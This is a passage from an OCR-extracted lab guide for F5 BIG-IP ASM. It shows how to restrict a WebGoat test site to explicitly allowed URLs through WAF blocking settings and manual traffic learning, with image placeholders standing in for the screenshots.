


10. Expand the “URLs” dropdown and check Alarm for “Illegal URL”.
11. Click *Save* and then click *Apply Policy*.




Task 2 - Examine the Allowed URLs list


1. Open a new firefox tab and login to `http://10.1.10.145/WebGoat` (credentials are f5student / password).
2. Explore around the app. Notice as you click between (for instance) **Injection Flaws** and **Authentication Flaws** that the URL changes to correspond to the page. We can use this information to build our ASM policy.
3. Return to the BIG-IP UI and navigate to **Security -> Application Security -> URLs -> Allowed URLs** .
4. Our WAF is currently set to allow **any** URL as represented by the wildcard entries.



5. We can verify the WAF is seeing the traffic by navigating to **Security -> Event Logs -> Application -> Requests** and inspecting the entries.




6. Don’t forget to clear the “Illegal Requests” filter, so that legal requests will be displayed!




Task 3 - Modify the Allowed URLs List


1. Return to the Allowed URLs list.
2. Delete the HTTP and HTTPS Wildcard entries.




3. Click the **Apply Policy** button.
4. Attempt to browse the test site `http://10.1.10.145/WebGoat` , what are your results?
5. We are still able to browse because our policy is not configured to block for Illegal URLs. Return to the “View Learning and Blocking Settings” page.



6. Check the Block box for Illegal URLs. Click **Save** followed by **Apply Policy**.



7. Attempt to browse the test site `http://10.1.10.145/WebGoat` , what are your results?
8. Return to the Allowed HTTP URLs and add an Allowed URL. Click the **Create** button and create an allowed URL with the following settings:



9. Click **Apply Policy**.
10. Test site again, are you able to browse?


Task 4 - Create Explicit Allowed URLs with Manual Traffic Learning

1. Now that we've seen how wildcard URLs work, let's get the site to work with explicit URLs.
2. Delete the Wildcard URL /**WebGoat/*** .
3. Click **Apply Policy**.
4. Due to the number of URLs actually involved in making our application work, we'll see if we can use manual traffic learning to make the Login page render properly.


Note: It is much easier to use the automatic policy builder or manaul traffic learning starting with wildcard URL entries. We're doing it this way so that you'll get a better understanding of how ASM works under the hood.

---


5. Return to the learning and blocking settings page once more and configure ASM to always learn URLs:



6. Click **save** then **Apply Policy**.
7. Now, attempt to load the login screen again (`http://10.1.10.145/WebGoat/login`) then return to the Requests log at **Security -> Event Logs -> Application -> Requests**.
8. Find the entry for the login page and click **Accept Request**.



9. Return to **Security -> Application Security -> URLs -> Allowed URLs**. | There should now be an explicit entry for **/WebGoat/login**.
10. Select the entry and click **Enforce**, then **OK**, then click **Apply Policy** followed by **OK**
